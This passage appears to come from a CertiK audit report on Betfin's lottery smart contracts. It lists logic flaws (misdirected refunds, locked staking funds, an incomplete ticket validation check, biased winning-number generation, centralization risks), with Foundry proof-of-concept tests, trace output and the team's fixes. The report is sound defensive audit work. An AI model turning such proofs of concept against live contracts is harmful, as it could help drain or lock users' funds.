            LotteryBet betContract = LotteryBet(bet);
            // transfer tokens back to player
            IERC20(lottery.getToken()).transfer(bet, ticketPrice *
betContract.getTicketsCount());
```

Refunds sent to the bet contract rather than the player may result in the player not receiving their intended refund. This could lock funds in the bet contract and the bet contract does not provide a mechanism for withdrawals.

Proof of Concept

The proof-of-concept demonstrates that the refund was directed to the `LotteryBet` contract instead of to Alice.

```
    function testNormalRefund() public{
        // Alice places a single ticket bet
        Library.Ticket[] memory tickets = new Library.Ticket[](1);
        tickets[0] = Library.Ticket(1, 62); // any valid ticket
        address betAddr = placeBet(alice, address(refundRound), tickets);
        LotteryBet bet = LotteryBet(betAddr);
        uint256 betTokenId = bet.getTokenId();

        // Move forward in time past the round finish
        vm.warp(block.timestamp + 2 days + 1 hours); // After round finish + request
period

        // Start refunds
        refundRound.startRefund();
        // Status should be 4 (refund)
        assertEq(refundRound.getStatus(), 4);

        // Perform the actual refund
        // There's only 1 bet, so offset=0 and limit=1 is valid
        uint256 aliceBalanceBefore = token.balanceOf(alice);
        refundRound.refund(0, 1);
        // Alice should receive her ticket price back
        uint256 aliceBalanceAfter = token.balanceOf(alice);
        assertEq(aliceBalanceAfter - aliceBalanceBefore, ticketPrice);

        // Ensure we cannot refund again (no double refunds)
        vm.expectRevert();
        refundRound.refund(0, 1); // Attempt to refund again should fail
    }
```

Result:

```
    ├─ [30680] LotteryRound::refund(0, 1)
    │   ├─ [596] Lottery::getToken() [staticcall]
    │   │   └─ ← [Return] Token: [0x5615dEB798BB3E4dFa0139dFa1b3D433Cc23b72f]
    │   ├─ [302] LotteryBet::getTicketsCount() [staticcall]
    │   │   └─ ← [Return] 1
    │   ├─ [25248] Token::transfer(LotteryBet:
[0xCB6f5076b5bbae81D7643BfBf57897E8E3FB1db9], 1500000000000000000000 [1.5e21])
    │   │   ├─ emit Transfer(from: LotteryRound:
[0x4f81992FCe2E1846dD528eC0102e6eE1f61ed3e2], to: LotteryBet:
[0xCB6f5076b5bbae81D7643BfBf57897E8E3FB1db9], value: 1500000000000000000000
[1.5e21])
    │   │   └─ ← [Return] true
    │   ├─ [1310] LotteryBet::refund()
    │   │   └─ ← [Stop]
    │   └─ ← [Stop]
    ├─ [625] Token::balanceOf(ECRecover:
[0x0000000000000000000000000000000000000001]) [staticcall]
    │   └─ ← [Return] 0
    ├─ [0] VM::assertEq(0, 1500000000000000000000 [1.5e21]) [staticcall]
    │   └─ ← [Revert] assertion failed: 0 != 1500000000000000000000
    └─ ← [Revert] assertion failed: 0 != 1500000000000000000000

Suite result: FAILED. 0 passed; 1 failed; 0 skipped; finished in 5.76ms (1.28ms CPU
time)

Ran 1 test suite in 570.84ms (5.76ms CPU time): 0 tests passed, 1 failed, 0 skipped
(1 total tests)

Failing tests:
Encountered 1 failing test in test/LotteryRefundTest.t.sol:LotteryRefundTest
[FAIL: assertion failed: 0 != 1500000000000000000000] testNormalRefund() (gas:
1327527)
```

Recommendation

Recommend using the `betContract.getPlayer` as the recipient. Additionally, we noticed that the team does not have any unit testing for the refund process.

Alleviation

[Betfin, 12/17/2024]

The team resolved this issue by using the `betContract.getPlayer` as the recipient in the commit 6fb2f9851d8a19194f917f6073c3d0365d52d2e2.

LRH-01 `fulfillRandomWords` ALWAYS REVERT DUE TO REENTRANCY PROTECTION OF VRF COORDINATOR

Category	Severity	Location	Status
Logical Issue	● Critical	LotteryRound.sol (12/20/2024-d53055): 240	● Resolved

Description

On 12/23/2024, in the last commit d5305559fa99aa12ec0b5efe19317e51b926f843, the team introduce the `lottery.removeConsumer()` logic in the `fulfillRandomWords` function.

```
    function fulfillRandomWords(uint256 _requestId, uint256[] calldata _randomWords)
internal override {
        ...
        // remove round as consumer to empty consumer slot
        lottery.removeConsumer();
        ...
    }

    function removeConsumer() external onlyRole(ROUND) {
        coordinator.removeConsumer(subscriptionId, address(msg.sender));
        emit RoundFinished(msg.sender);
    }
```

However, the `lottery.removeConsumer` will always be reverted due to the reentrancy protection in the VRF Coordinator contract. The comment in the coordinator contract also stated that the `fulfillRandomWords` should not contain any non-view/non-pure coordinator functions to be called.

```
  function fulfillRandomWords(Proof memory proof, RequestCommitment memory rc)
external nonReentrant returns (uint96) {
    ...
    bytes memory resp = abi.encodeWithSelector(v.rawFulfillRandomWords.selector,
requestId, randomWords);
    // Call with explicitly the amount of callback gas requested
    // Important to not let them exhaust the gas budget and avoid oracle payment.
    // Do not allow any non-view/non-pure coordinator functions to be called
    // during the consumers callback code via reentrancyLock.
    // Note that callWithExactGas will revert if we do not have sufficient gas
    // to give the callee their requested amount.
    s_config.reentrancyLock = true;
    bool success = callWithExactGas(rc.callbackGasLimit, rc.sender, resp);
    s_config.reentrancyLock = false;
    ...
  }

  /**
   * @inheritdoc VRFCoordinatorV2Interface
   */
  function removeConsumer(uint64 subId, address consumer) external override
onlySubOwner(subId) nonReentrant {
    ...
  }
```

Recommendation

Recommend the team remove the consumer at the end of each round.

Alleviation

[Betfin, 01/02/2025]

The team resolved this issue by moving the logic out of the `fulfillRandomWords` in the commit d87e4fb4c120f38d080b1a65278178e7e7642773.

LRH-02 | RECOVER PROCESS AFTER REQUESTING RANDOM NUMBERS CANNOT RECOVER `MAX_SHARES * ticketPrice`

Category	Severity	Location	Status
Logical Issue	● Critical	LotteryRound.sol (12/20/2024-d53055): 160	● Resolved

Description

When `LotteryRound.requestRandomness()` is called, the contract reserves `MAX_SHARES * ticketPrice` tokens from the staking contract. And under normal situations (when randomness is fulfilled and the round finalizes), each winning bet is claimed, and any leftover tokens not used for payouts are transferred back to staking in `Lottery.claim()` function.

```
        // transfer back to staking =  initial amount - claimed amount
        uint256 toSend = amount * MAX_SHARES - claimedByRound[roundAddress];
        // transfer to staking
        token.transfer(address(staking), toSend);
```

However, when the contract hits a timeout in which `startRecover` transitions the round into a status of 6, the code no longer contains a path that transfers unspent tokens back to the staking contract.

Proof of Concept

The Proof-of-Concept below shows that the `MAX_SHARE * ticketPrice` tokens are still locked in the `Lottery` contract after the refund process.

```
    function testRecoverWithBalanceCheck() external {
        Library.Ticket[] memory tickets = new Library.Ticket[](1);
        tickets[0] = Library.Ticket(1, 62); // 1 and 0000000000000000000000111110
        placeBet(alice, address(round), tickets);
        assertEq(round.getStatus(), 1);

        vm.warp(block.timestamp + 30 days + 30 minutes);
        vm.mockCall(
            coordinator,
abi.encodeWithSelector(IVRFCoordinatorV2Plus.requestRandomWords.selector),
abi.encode(555)
        );
        round.requestRandomness();

        assertEq(round.getStatus(), 2);

        vm.warp(block.timestamp + 36 hours);

        round.startRecover();

        // Alice get refund
        uint256 aliceBalanceBefore = token.balanceOf(alice);
        round.refund(0, 1);
        uint256 aliceBalanceAfter = token.balanceOf(alice);
        assertEq(aliceBalanceAfter - aliceBalanceBefore, ticketPrice);

        // Alice cannot claim and then the MAX_SHARES * ticketPrice will not be
transferred to the Staking contract.
        vm.expectRevert();
        lottery.claim(1);

        assertEq(token.balanceOf(address(lottery)), lottery.MAX_SHARES() *
ticketPrice);
        console.log(token.balanceOf(address(lottery)));
        console.log(token.balanceOf(address(round)));
    }
```

Result:

```
[PASS] testRecoverWithBalanceCheck() (gas: 1393882)
Logs:
  282750000000000000000000000
  0

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 2.77ms (525.83µs CPU
time)

Ran 1 test suite in 209.73ms (2.77ms CPU time): 1 tests passed, 0 failed, 0 skipped
(1 total tests)
```

Recommendation

Recommend include the logic to recover `MAX_SHARES * ticketPrice` after the process of `startRecover`.

Alleviation

[Betfin, 01/02/2025]

The team updated the code to return funds to staking in the `startRecover` function in the commit d87e4fb4c120f38d080b1a65278178e7e7642773.

[CertiK, 01/06/2025]

We would like to remind the team that the amount of tokens for refund is incorrect. The token amount transferred from the staking contract to the Lottery contract is `ticketPrice * lottery.MAX_SHARES()`, instead of `ticketPrice * ticketsCount`.

While the team has created relevant unit tests for `LotteryRound.startRecover`, these tests only verify that the `LotteryRound.startRecover` function will not be reverted. They do not validate whether all tokens are successfully recovered and whether all users are refunded.

```
    function startRecover() external {
        ...
        // return funds to staking
        lottery.refund(ticketPrice * ticketsCount);
        emit RecoverInitiated();
    }
```

```
    function requestRandomness() external {
        ...
        // calculate the amount to reserve
        uint256 toReserve = ticketPrice * lottery.MAX_SHARES();
        // reserve funds
        lottery.reserveFunds(toReserve);
        ...
    }
```

[Betfin, 01/13/2025]

The team resolved this issue by using `ticketPrice * lottery.MAX_SHARES()` in the commit d705061cb1f8e3cb95efe2d623fc6694095979c9.

LOT-02 | CENTRALIZATION RELATED RISKS

Category	Severity	Location	Status
Centralization	● **Major**	**Lottery.sol (9583befb88b5201579685f15649573ac54a6bf5b): 129, 154, 221**	● **Acknowledged**

Description

In the contract `Lottery` , the role `SERVICE` has authority over the functions shown in the list shown below:

- `createRound()` : Create `LotteryRound` contract for players to place bets.
- `updateFinish()` : Update the specified the finish time of `_round` .
- `setTicketPrice()` : Set the ticket price of lottery.
- `removeConsumer()` : Remove one round from the consumers of Chainlink VRF subscriptions.
- `cancelSubscription()` : Cancel the Chainlink VRF subscriptions and get remaining LINK and native tokens funds.

Any compromise to the `SERVICE` account may allow the attacker to take advantage of this authority and create lottery round, set finish time and set the ticket price in an unexpected behavior.

In the contract `Lottery` , the role `admin` has authority over the functions shown in the list shown below:

- `grantRole()` : Grants `role` to `account` .
- `revokeRole()` : Revokes `role` from `account` .
- `renounceRole()` : Revokes `role` from the calling account.

Any compromise to the `admin` account may allow the attacker to take advantage of this authority and grant `ROUND` , `CORE` , or `SERVICE` roles to malicious accounts. **The malicious `ROUND` role may utilize the `reserveFunds` function to drain the tokens in the staking contract.**

Recommendation

The risk describes the current project design and potentially makes iterations to improve in the security operation and level of decentralization, which in most cases cannot be resolved entirely at the present stage. We advise the client to carefully manage the privileged account's private key to avoid any potential risks of being hacked. In general, we strongly recommend centralized privileges or roles in the protocol be improved via a decentralized mechanism or smart-contract-based accounts with enhanced security practices, e.g., multisignature wallets. Indicatively, here are some feasible suggestions that would also mitigate the potential risk at a different level in terms of short-term, long-term and permanent:

Short Term:

Timelock and Multi sign (⅔, ⅗) combination *mitigate* by delaying the sensitive operation and avoiding a single point of key management failure.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Assignment of privileged roles to multi-signature wallets to prevent a single point of failure due to the private key compromised;
  AND
- A medium/blog link for sharing the timelock contract and multi-signers addresses information with the public audience.

Long Term:

Timelock and DAO, the combination, *mitigate* by applying decentralization and transparency.

- Time-lock with reasonable latency, e.g., 48 hours, for awareness on privileged operations;
  AND
- Introduction of a DAO/governance/voting module to increase transparency and user involvement.
  AND
- A medium/blog link for sharing the timelock contract, multi-signers addresses, and DAO information with the public audience.

Permanent:

Renouncing the ownership or removing the function can be considered *fully resolved*.

- Renounce the ownership and never claim back the privileged roles.
  OR
- Remove the risky functionality.

Alleviation

[Betfin, 12/23/2024]
Issue acknowledged. I will fix the issue in the future, which will not be included in this audit engagement.

[CertiK, 12/23/2024]
It is suggested to implement the aforementioned methods to improve security. Also, it strongly encourages the project team to periodically revisit the private key security management of all addresses related to centralized roles.

We will update the status of this finding and verify the related transactions once the team shares the relevant transaction details with us.

LOT-04 | LOCKED TOKENS IN THE LOTTERY CONTRACT DUE TO MISCALCULATED `toSend`

Category	Severity	Location	Status
Logical Issue	● Major	Lottery.sol (9583befb88b5201579685f15649573ac54a6bf5b): 275	● Resolved

Description

In the `Lottery` contract, when all tickets in a round are claimed, the remaining balance (unclaimed funds) is returned to the Staking contract. However, the logic subtracts the `additionalJackpot` from this remaining balance incorrectly, causing the contract to hold more tokens than intended, leading to locked tokens.

```
        if (allClaimed) {
            // transfer back to staking =  initial amount - claimed amount
            uint256 toSend = amount * MAX_SHARES - claimedByRound[roundAddress] -
additionalJackpot;
            // transfer to staking
            token.transfer(address(staking), toSend);
        }
```

The `additionalJackpot` amount is already in the Lottery contract to roll over for the next round. Subtracting `additionalJackpot` again here causes a mismatch, leaving an excess amount in the Lottery contract.

Scenario

1. Place a single ticket in a round.
2. Fulfill randomness, so the jackpot contribution (3% of ticket price) is added to `additionalJackpot` .
3. Claim the ticket when it does not win the jackpot.
4. Check the remaining tokens in the Lottery contract.

Proof of Concept

The proof-of-concept below shows that the remaining tokens in the Lottery contract double the expected value.

- Ticket Price: 1500 ether
- Expected Remaining Tokens: 45 ether (3% of 1500 ether)
- Actual Remaining Tokens: 90 ether (double the expected value).

```
    function testRemainingTokensInContract() public {
        Library.Ticket[] memory tickets = new Library.Ticket[](1);
        tickets[0] = Library.Ticket(1, 62); // 1 and 0000000000000000000111110 =
[1,2,3,4,5] & 1
        address _bet = placeBet(alice, address(round), tickets);
        LotteryBet bet = LotteryBet(_bet);
        uint256 tokenId = bet.getTokenId();
        vm.warp(block.timestamp + 30 days + 30 minutes);

        fulfill(1, 2, 3, 4, 5, 1, address(round));
        assertEq(token.balanceOf(address(lottery)), ticketPrice * 213_770 +
ticketPrice * 3 / 100);
        assertEq(token.balanceOf(address(round)), ticketPrice - ticketPrice * 3 /
100);
        console.log("After fulfilling, remaining tokens in LotteryRound contract: ",
token.balanceOf(address(round)));
        console.log("After fulfilling, remaining tokens in Lottery contract: ",
token.balanceOf(address(lottery)));

        (uint8 symbol, uint32 numbers) = round.winTicket();
        assertEq(symbol, 1);
        assertEq(numbers, 62);

        vm.startPrank(alice);
        lottery.claim(tokenId);
        vm.stopPrank();

        console.log("After claiming, remaining tokens in LotteryRound contract: ",
token.balanceOf(address(round)));
        console.log("After claiming, remaining tokens in Lottery contract: ",
token.balanceOf(address(lottery)));
        console.log("The value of additionalJackpot is: ",
lottery.additionalJackpot());

        assertEq(token.balanceOf(address(alice)), ticketPrice * 13_334);
    }
```

Result:

```
Ran 1 test for test/LotteryClaimTest.t.sol:LotteryClaimTest
[PASS] testRemainingTokensInContract() (gas: 1487679)
Logs:
  After fulfilling, remaining tokens in LotteryRound contract:
1455000000000000000000
  After fulfilling, remaining tokens in Lottery contract:
320655045000000000000000000
  After claiming, remaining tokens in LotteryRound contract:  0
  After claiming, remaining tokens in Lottery contract:  90000000000000000000
  The value of additionalJackpot is:  45000000000000000000

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 3.13ms (1.92ms CPU
time)

Ran 1 test suite in 156.91ms (3.13ms CPU time): 1 tests passed, 0 failed, 0 skipped
(1 total tests)
```

Recommendation

Recommend that the team review the design of `additionalJackpot` to determine if it is accumulated from `ticketPrice * MAX_SHARES` or from user payments.

Alleviation

[Betfin, 12/17/2024]

The team resolved this issue by removing the `additionalJackpot` from the calculation of `toSend` in the commit 6fb2f9851d8a19194f917f6073c3d0365d52d2e2.

LIB-01 | TICKET'S NUMBERS MAY BE LARGE THAN `0x3E00000` AND THE LAST BIT IS NOT ZERO

Category	Severity	Location	Status
Logical Issue	● Medium	src/Library.sol (01/19/2025-29971f): 28~31; Library.sol (9583befb88b52 01579685f15649573ac54a6bf5b): 19	● Resolved

Description

The `Library.validate` does not explicitly verify that only bits within the first 25 positions can be set. For example, if the numbers variable had bits set beyond the 25th bit (positions 26 to 32), countBits would still just count them, and if exactly 5 such bits were set, validate would return true.

```
    function validate(Ticket calldata ticket) public pure returns (bool) {
        // validate symbol
        if (ticket.symbol == 0 || ticket.symbol >= 6) {
            return false;
        }
        // validate numbers
        if (ticket.numbers == 0) {
            return false; // 0000000000000000000000001 - selected are: [0] - not
possible
        }
        // validate positive bits count
        return countBits(ticket.numbers) == 5;
    }
```

This may generate more rewards than expected since the possibilities of tickets are more than designed 265,650.

Proof of Concept

The proof-of-concept demonstrates that users can select a number greater than 25.

```
    function testPlaceBetOneTicketWithNumberLargerThan25() public {
        Library.Ticket[] memory tickets = new Library.Ticket[](1);
        uint256[] memory numberList = new uint256[](5);
        numberList[0] = 26;
        numberList[1] = 1;
        numberList[2] = 30;
        numberList[3] = 25;
        numberList[4] = 2;
        uint32 number = uint32(2 ** numberList[0] + 2 ** numberList[1] + 2 **
numberList[2]
        + 2 ** numberList[3] + 2 ** numberList[4]);
        tickets[0] = Library.Ticket(1, number);
        address bet = placeBet(alice, address(round), tickets);
        assertEq(token.balanceOf(address(lottery)), 0);
        assertEq(token.balanceOf(address(round)), ticketPrice);
        assertEq(round.getBetsCount(), 1);
        assertEq(round.getTicketsCount(), 1);
        assertEq(LotteryBet(bet).getAmount(), ticketPrice);
        assertEq(LotteryBet(bet).getGame(), address(lottery));
        assertEq(LotteryBet(bet).getTokenId(), 1);
    }
```

Result:

```
Ran 1 test for test/LotteryTest.t.sol:LotteryTest
[PASS] testPlaceBetOneTicketWithNumberLargerThan25() (gas: 1234018)
Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 6.24ms (1.37ms CPU
time)

Ran 1 test suite in 202.57ms (6.24ms CPU time): 1 tests passed, 0 failed, 0 skipped
(1 total tests)
```

Recommendation

Ideally, the code should ensure that no bits outside the range of 25 are set, for example by checking:

```
if (ticket.numbers > 0x3E00000) { // max ticket number is 11111000000000000000000000
    return false;
}
```

Alleviation

[CertiK, 01/15/2025]

The existing check for the maximum ticket number is not comprehensive, as it does not account for all potential ticket numbers. These could lie from 21 to 25, which in binary form is 1111100000000000000000000, corresponding to the hexadecimal 0x3E00000. Consequently, the check for the maximum value should exceed this number.

```
    function validate(Ticket calldata ticket) public pure returns (bool) {
        ...
    @>  if (ticket.numbers > 0x3E00000) {
            return false;
        }
```

[Betfin, 01/15/2024]

The team updated the code to check the max ticket number in the commit 29971fd3dede51fe689e4274cf00848cb0af589b.

[CertiK, 01/15/2025]

We would like to remind the team that the `Library.validate` function does not accurately check if the ticket number contains 0 selection. For example, a player can place a bet with a ticket such as `0000000000000000000011111` , which is 31. The team needs to verify if the last bit of the number is 1. To do this, the team can use the modulo operator with 2 to check the last bit.

```
        // validate numbers
        if (ticket.numbers == 0) {
            return false; // 0000000000000000000000001 - selected are: [0] - not
possible
        }
```

[Betfin, 01/20/2024]

Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/betfinio/lottery-contract/commit/441e2c66e1fc0540549cb0ec15f05d9043a17651.

LOT-06 | CONCURRENT ROUNDS OVERWRITE `additionalJackpot` CAUSING CLAIM INCONSISTENCIES

Category	Severity	Location	Status
Logical Issue	● Medium	Lottery.sol (9583befb88b5201579685f15649573ac54a6bf5b): 53	● Resolved

Description

The problem arises when multiple rounds run concurrently, and both rounds interact with the `additionalJackpot` variable in a way that can lead to incorrect calculations during the claim process.

```
    uint256 public additionalJackpot;

    uint256 toSend = amount * MAX_SHARES - claimedByRound[roundAddress] -
additionalJackpot;
```

When there are two rounds happening at the same time, and one round completes the `fulfillRandomWords` function and clears the `additionalJackpots` for existing winning tickets, the second round may set the `additionalJackpots` to a new value. This change could potentially impact the claim process for the first round.

The root cause is that the `additionalJackpot` variable is shared globally across all rounds in the Lottery contract, along with the absence of a mechanism to ensure only one active round at a given timestamp.

Recommendation

It is recommended that the team review the design of `additionalJackpot` and ensure that a single variable is not shared between possible simultaneous rounds.

Alleviation

[Betfin, 12/17/2024]

The team resolved this issue by removing the `additionalJackpot` from the calculation of `toSend` in the commit 6fb2f9851d8a19194f917f6073c3d0365d52d2e2.

LRB-03 IMPROPERLY HANDING DUPLICATES IN LOTTERY NUMBER GENERATION USING BITWISE OPERATIONS

Category	Severity	Location	Status
Logical Issue	● Medium	LotteryRound.sol (9583befb88b5201579685f15649573ac54a6bf5b): 147~152, 154	● Resolved

Description

The `fulfillRandomWords` function in the `LotteryRound` contract is responsible for calculating the `numbers` field of the winning ticket by summing the powers of two of randomly generated numbers (`number1` to `number5`). This calculation is intended to create a bitmap representation of the selected numbers, where each bit corresponds to a number between 1 and 25.

However, the current implementation **does not handle duplicate numbers properly**. Specifically, when duplicate numbers are generated (e.g., `number1` and `number2` are both 5), the same power of two is added multiple times. This leads to an incorrect `numbers` value because adding the same power of two multiple times results in a value that sets unintended bits in the bitmap.

```
    function fulfillRandomWords(uint256 _requestId, uint256[] calldata _randomWords)
internal override {
        // check requrst id
        require(_requestId == requestId, "LR07");
        // update status
        status = 3;
        // create result
        uint256 number1 = _randomWords[0] % 25 + 1;
        uint256 number2 = _randomWords[1] % 25 + 1;
        uint256 number3 = _randomWords[2] % 25 + 1;
        uint256 number4 = _randomWords[3] % 25 + 1;
        uint256 number5 = _randomWords[4] % 25 + 1;

        uint8 symbol = uint8(_randomWords[5] % 5 + 1);
    @>    uint32 numbers = uint32(2 ** number1 + 2 ** number2 + 2 ** number3 + 2 **
number4 + 2 ** number5);
```

If duplicate numbers appear (e.g., `number1 = 5` and `number2 = 5`), the calculation becomes:

```
    uint32 numbers = uint32(2 ** 5 + 2 ** 5); // Equals 2 ** 6
```

Instead of correctly setting the 5th bit (representing the number 5), the result incorrectly sets the 6th bit due to the way addition works with powers of two.

Since the winning ticket's `numbers` field is calculated incorrectly, it becomes impossible for any player's ticket to match the winning ticket if duplicates occur. The jackpot becomes **unwinnable** in such cases, potentially leading to user dissatisfaction and a loss of trust in the lottery system.

Recommendation

To ensure that the jackpot can be won, the team should add extra logic to ensure that the values derived from `_randomWords` result in unique numbers for `number1` through `number5`. Without this guarantee, there could be duplicates, which might not fulfill the requirements for winning the jackpot.

Alternatively, if ensuring a jackpot is not necessary, the team should adequately handle situations where duplicate numbers might occur. Rather than simply adding powers of two—which can lead to incorrect results if duplicates are present—the proper method involves using the **bitwise OR (`|`) operator** to combine these powers. This approach guarantees that each bit is set only once, regardless of the number of times a number appears. For example:

```
    uint32 numbers = uint32(
        (1 << number1) |
        (1 << number2) |
        (1 << number3) |
        (1 << number4) |
        (1 << number5)
    );
```

Alleviation

[Betfin, 12/17/2024]
The team partially resolved this issue by handling the duplicate numbers in the commit 6fb2f9851d8a19194f917f6073c3d0365d52d2e2. However, this new design introduced two new issues LRU-01 and LRU-02. Please check these findings for more details.

[Betfin, 12/23/2024]
The team resolved this issue by replacing the current design with Fisher-Yates algorithm in the commit d5305559fa99aa12ec0b5efe19317e51b926f843.

LRT-01 POTENTIAL LOCKED FUNDS DUE TO EMPTY BETS OF ROUND

Category	Severity	Location	Status
Design Issue	● Medium	src/LotteryRound.sol (01/06/2025-d87e4f): 149	● Resolved

Description

The problem occurs when no bets are placed during a lottery round, and the round proceeds to completion without a mechanism to return reserved funds to the staking contract.

```
    function requestRandomness() external {
        require(!StakingInterface(lottery.getStaking()).isCalculation(), "LT10");
        // check if the round is closed
        require(!isOpen(), "LR06");
        // check if the request period has passed
        require(block.timestamp < finish + REQUEST_PERIOD, "LR05");
        // check that round status is correct
        require(getStatus() == 5, "LR12");
        // calculate the amount to reserve
        uint256 toReserve = ticketPrice * lottery.MAX_SHARES();
        // reserve funds
        lottery.reserveFunds(toReserve);
        // update status
        status = 2;
        _requestRandomness();
    }
```

A lottery round can be created and proceed through its lifecycle without any bets being placed (`betsCount == 0`). Despite having zero bets, the round can move to status 2 when `requestRandomness` is called, and further to status 4 after calling `fulfillRandomWords` . The `processJackpot` can also be executed successfully in this case, but since no bets exist, the function `Lottery.claim` is never triggered.

Recommendation

Modify the `requestRandomness` function to include a check that ensures the round cannot proceed if no bets have been placed. **Additionally, we recommend the team add sufficient unit tests to cover this kind of edge cases.**

Alleviation

[Betfin, 01/13/2025]

The team resolved this issue by checking if there is any bets before requesting randomness in the commit d705061cb1f8e3cb95efe2d623fc6694095979c9.

LRU-01 | POTENTIAL INVALID WINNING TICKET GENERATION IN `fulfillRandomWords`

Category	Severity	Location	Status
Logical Issue	● Medium	src/LotteryRound.sol (12/16/2024-6fb2f9): 226	● Resolved

Description

The `fulfillRandomNumber` function may generate invalid winning tickets with numbers exceeding the valid 25-bit range. This occurs because of unchecked bit positions when selecting unique numbers for the winning ticket.

```
        for (uint256 i = 0; i < 5; i++) {
            uint32 random = uint32(_randomWords[i] % 25 + 1);
            uint32 newNumbers = numbers | uint32(1 << random);
            uint256 count = Library.countBits(newNumbers);
            uint32 offset = 1;
            while (count != i + 1) {
                newNumbers = numbers | (uint32(1) << (random + offset));
                count = Library.countBits(newNumbers);
                offset++;
            }
            numbers = newNumbers;
        }
```

The random variable, generated as `_randomWords[i] % 25 + 1`, represents a number between 1 and 25. If random is repeated (e.g., 24 occurs multiple times), the while loop increments offset to find a new bit position. The expression (`random + offset`) can exceed 25, leading to bit shifts beyond the 25-bit range.

Proof of Concept

The PoC shows the winning ticket can exceed the valid range.

```
    function testInvalidTicketGenertedByFulfillRandomNumbers() public{
        Library.Ticket[] memory tickets = new Library.Ticket[](1);
        tickets[0] = Library.Ticket(1, 62); // 1 and 0000000000000000000000111110 =
[1,2,3,4,5] & 1
        placeBet(alice, address(round), tickets);
        vm.warp(block.timestamp + 30 days + 30 minutes);
        fulfill(24, 24, 24, 24, 24, 1, address(round));

        round.processJackpot();

        (uint8 symbol, uint32 numbers) = round.winTicket();
        console.log("Symbol: ", symbol);
        console.log("Numbers: ", numbers);
        assertGt(numbers, 65011712); // 11111000000000000000000000
        assertEq(token.balanceOf(address(alice)), 0);
    }
```

Result:

```
Ran 1 test for test/LotteryClaimTest.t.sol:LotteryClaimTest
[PASS] testInvalidTicketGenertedByFulfillRandomNumbers() (gas: 1520804)
Logs:
  Symbol:  1
  Numbers:  520093696

Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 6.78ms (2.12ms CPU
time)

Ran 1 test suite in 156.69ms (6.78ms CPU time): 1 tests passed, 0 failed, 0 skipped
(1 total tests)
```

Recommendation

Ensures no invalid bits are set beyond the 25-bit range.

Alleviation

[Betfin, 12/23/2024]

The team resolved this issue by replacing the current design with Fisher-Yates algorithm in the commit d5305559fa99aa12ec0b5efe19317e51b926f843.

LBB-02 | MISSING ZERO ADDRESS VALIDATION

Category	Severity	Location	Status
Volatile Code	● Minor	LotteryBet.sol (9583befb88b5201579685f15649573ac54a6bf5b): 30, 30, 30, 31, 34, 37, 159, 160	● Resolved

Description

Addresses are not validated before assignment or external calls, potentially allowing the use of zero addresses and leading to unexpected behavior or vulnerabilities. Transferring tokens to a zero address can result in a permanent loss of those tokens. For example, if the `player` is `address(0)` , the token transfer may be reverted unintendedly.

```
37          round = _round;
```

- `_round` is not zero-checked before being used.

```
160          player = _player;
```

- `_player` is not zero-checked before being used.

```
34          game = _game;
```

- `_game` is not zero-checked before being used.

```
31          player = _player;
```

- `_player` is not zero-checked before being used.

Recommendation

It is recommended to add a zero-check for the passed-in address value to prevent unexpected errors.

Alleviation

[Betfin, 12/17/2024] The team resolved this issue by adding zero address check in the commit 6fb2f9851d8a19194f917f6073c3d0365d52d2e2.

LOR-01 NON-UNIFORM DISTRIBUTION OF THE FINAL SET OF NUMBERS

Category	Severity	Location	Status
Design Issue	● Minor	src/LotteryRound.sol (12/16/2024-6fb2f9): 225~229; LotteryRound.sol (12/20/2024-d53055): 175	● Resolved

Description

In the new commit 6fb2f9851d8a19194f917f6073c3d0365d52d2e2, the team introduced a new design to the `fulfillRandomNumbers` function to resolve the issue of potential duplicated random numbers in the winning tickets.

```
        for (uint256 i = 0; i < 5; i++) {
            uint32 random = uint32(_randomWords[i] % 25 + 1);
            uint32 newNumbers = numbers | uint32(1 << random);
            uint256 count = Library.countBits(newNumbers);
            uint32 offset = 1;
            while (count != i + 1) {
                newNumbers = numbers | (uint32(1) << (random + offset));
                count = Library.countBits(newNumbers);
                offset++;
            }
            numbers = newNumbers;
        }
```

However, because of the fallback to the "next free number," the final set of chosen numbers is no longer a uniformly random combination of 5 distinct numbers out of 25.

For example, choosing 2 distinct numbers out of 5 with the same logic.

- In a perfectly uniform scenario, after choosing $X1 = 1$, the probability of each of the four remaining numbers $2, 3, 4, 5$ as X_2 should be $\frac{1}{4} = 0.25$.
- In the current design, If a collision occurs. The code tries the next number. The probability will be slightly larger than the uniform scenario. For example, the sequence of random draws is (r_1, r_2) and the first chosen number $X_1 = 1$. Then, we can compute the probability of $X_2 = 2$:

$$P(X2 = 2 \mid X1 = 1) = P(X2 = 2 \mid X1 = 1, r2 = 2)P(r2 = 2) + P(X2 = 2 \mid X1 = 1, r2 = 1)P(r2 = 1) = \frac{1}{5} + \frac{1}{5} = \frac{2}{5} = 0.4$$

We can see that the $P(X2 = 2 \mid X1 = 1)$ is larger than the perfectly uniform scenario. Hence, not all sets are equally likely.

Recommendation

We want to confirm with the team whether this design is intended or if this issue is acceptable.

Alleviation

[Betfin, 12/23/2024]

The team resolved this issue by replacing the current design with the Fisher-Yates algorithm in the commit d5305559fa99aa12ec0b5efe19317e51b926f843.

LOR-02 | INCORRECT AMOUNT OF `JackpotWon` EVENT

Category	Severity	Location	Status
Logical Issue	● Minor	Lottery.sol (12/20/2024-d53055): 303	● Resolved

Description

In the `JackpotWon` event, the `additionalJackpot` amount is always zero, which is incorrect. This occurs because the `additionalJackpot` variable is reset to zero before the event is emitted. The `emit JackpotWon` line should use a value for `additionalJackpot` that has not been reset yet.

```
296         if (winAmount > 0) {
297             if (jackpot) {
298                 // transfer jackpot to player
299                 token.transfer(bet.getPlayer(), winAmount + additionalJackpot);
300                 // reset additional jackpot
301                 additionalJackpot = 0;
302                 // emit Jackpot event
303         @>     emit JackpotWon(roundAddress, additionalJackpot);
304             } else {
305                 // transfer win amount to player
306                 token.transfer(bet.getPlayer(), winAmount);
307             }
308         }
```

Recommendation

It is recommended to adjust the emitted value in the `JackpotWon` event to ensure accuracy.

Alleviation

[Betfin Team, 01/02/2025]:

Issue acknowledged. Changes have been reflected in the commit hash: https://github.com/betfinio/lottery-contract/commit/d87e4fb4c120f38d080b1a65278178e7e7642773.

[CertiK, 01/06/2025]

The team resolved this issue by adjusting the location of emitting event in the commit d87e4fb4c120f38d080b1a65278178e7e7642773.

